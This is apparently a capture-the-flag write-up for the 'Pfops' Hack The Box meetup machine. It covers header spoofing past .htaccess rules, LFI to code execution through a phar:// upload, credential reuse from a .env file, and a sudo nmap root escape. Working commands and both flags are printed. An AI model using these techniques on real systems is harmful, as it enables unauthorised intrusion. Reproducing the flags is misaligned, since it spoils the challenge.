Hack The Box Meetup CMR: Pfops Write-Up

Description:
This machine I made takes advantage of misconfigurations in file uploads, LFI exploitation, and Linux privilege misconfigurations, simulating an environment where attackers discover credentials and escalate privileges on a simulated internal server and gain root execution sudo abuse
Difficulty: easy
Flags: User: htbmeetupcmr{PH4R_LF1_2_Rc3_ch411} Root: htbmeetupcmr{NM4p_2_r007_0wn4g3}
Enumeration
- Network Scanning:
- Scan the machine’s IP to identify open ports:
1
rustscan -a 16.16.145.247 -- -sV -sC -oN scan_results 16.16.145.247.txt
- Open Ports:
- Port 80 (HTTP): Web server with unknown host redirection
- Port 22 (SSH): Potential SSH access
- Scan the machine’s IP to identify open ports:
- Host Discovery:
- Accessing the machine’s IP in a browser causes a redirection to pfops.htb.
- Add
pfops.htbto/etc/hosts:1 2
#htb-MEETUP 16.16.145.247 pfops.htb
- Web Enumeration on pfops.htb:
If you did not follow the rules and never made your requests with the correct user-agent format you get a 403 forbidden page
The main page on http://pfops.htb shows a basic landing page with no obvious functionality.

- Fuzz directories using
ffufto reveal a hidden/dev/1 2
ffuf -u http://pfops.htb/FUZZ -w `fzf-wordlists` -H "User-Agent: htbmeetupcmr bl4ckarch" -x `http://127.0.0.1:8080`
- Further fuzzing in the directory reveals the .git folder
Dump
.gitcontents usinggit-dumperand inspect the files to find.htaccess, which lists access requirements set on the apache server.- Doing some subdomain enumeration reveal a dev subdomain but with a 403 forbbiden page
- upon analysing the content of the .htaccess file
1 2 3 4 5 6 7 8 9 10
<IfModule mod_rewrite.c> RewriteEngine On # Restrict access based on X-Forwarded-For to allow only 192.168.100.0/24 RewriteCond %{HTTP:X-Forwarded-For} !^192\.168\.100\.[0-9]{1,3}$ RewriteRule ^ - [F] # Further restrict based on custom header for dev access RewriteCond %{HTTP:Admins} !^Tom$ RewriteRule ^ - [F] </IfModule>- Here the access to the dev subdomain is conditioned with a request comming from an internal host in the lan network 192.168.100.0/24
- Furthermore it is restricted to a particular header Admins: Tom
1
2
X-Forwarded-For: 192.168.100.0/24
Admins: Tom
- Accessing dev.pfops.htb:
- Add
dev.pfops.htbto/etc/hosts:1
16.16.145.247 dev.pfops.htb
- Set custom headers to gain access:
1
2
X-Forwarded-For: 192.168.100.1
Admins: Tom
- You can do this with a firefow brower extension https://addons.mozilla.org/en-US/firefox/addon/modify-header-value/?utm_source=addons.mozilla.org&utm_medium=referral&utm_content=search by simply adding all your custom headers request and all request wiil be done with these headers
- The page reveals a file upload form to check the integrity of XML configuration files.
- Add
Foothold
- LFI Exploitation:
- The
pageparameter in dev.pfops.htb has a hidden parameter, since the webpage is still under developement we assume it’s a mistake from the Développers, to check for this hidden parameter we Fuzz and check for the actual param1
ffuf -u 'http://dev.pfops.htb/?FUZZ=index.php' -w `fzf-wordlists` -H "User-Agent: htbmeetupcmr bl4ckarch" -x http://127.0.0.1:8080 -mc 500,200,403 -H 'X-Forwarded-For: 192.168.100.1' -H 'Admins: Tom' -fs 2469

- Getting the 500 error code while trying to get the server’s index page make and error since it’s 500 this tell us the server tried to include himself and therefore making a infinite loop and hence the error

- From there we try to test for a Local file inclusion vulnerability at it workss

- The actual vulnerable parameter is page which is therefore vulnerable to an LFI
- The
Bypassing Upload Restrictions:
- dev.pfops.htb permits
.txtuploads, which allows bypassing restrictions using a PHAR archive. - Create a PHP info function to a file,
test.php: - Create a zip named test.zip containing the
test.php - Then rename the test.zip to test.txt
1
2
3
echo "<?php phpinfo();?> >> test.php
zip -r test.zip test.php
mv test.zip test.txt
- upload the file to the server
- Trigger the shell with the
phar://php filter to trigger execution:1
GET /?page=phar://uploads/e3c421cb45d2fc24b3219293fa0a9386/test.txt/test.php


- Hence Remote code execution
We then put a revershell php and repeat the process to get a shell
- dev.pfops.htb permits
Lateral Movement
- Database Credentials:
- Running ss -tulpn shows us a list of port on which the server is listenning we actually see port 3306 and port 8000 we actually get a python web server.
navigating throught the /var/www directory reveals
internal_appwhich contains a.envfile containing database credentials:The
.envpassword grants SSH access as tom due to password reuse.
- SSH to tom:
- Log in to tom via SSH put ssh is restricted to public key only:
1
ssh tom@pfops.htb

- While on our rev shell we do a su tom and enter the password and we are logged as tom
1
2
3
4
    tom@ip-172-31-43-97:/var/www/internal_app$ id
    id
    uid=1001(tom) gid=1001(tom) groups=1001(tom)
    tom@ip-172-31-43-97:/var/www/internal_app
- Log in to tom via SSH put ssh is restricted to public key only:
Privilege Escalation
- Sudo Privilege on Nmap:
The
tomuser has limited sudo access to nmap. https://gtfobins.github.io/gtfobins/nmap/#sudo
1 2 3

TF=$(mktemp) echo 'os.execute("/bin/sh")' > $TF sudo nmap --script=$TF
This command executes as root, granting full system access.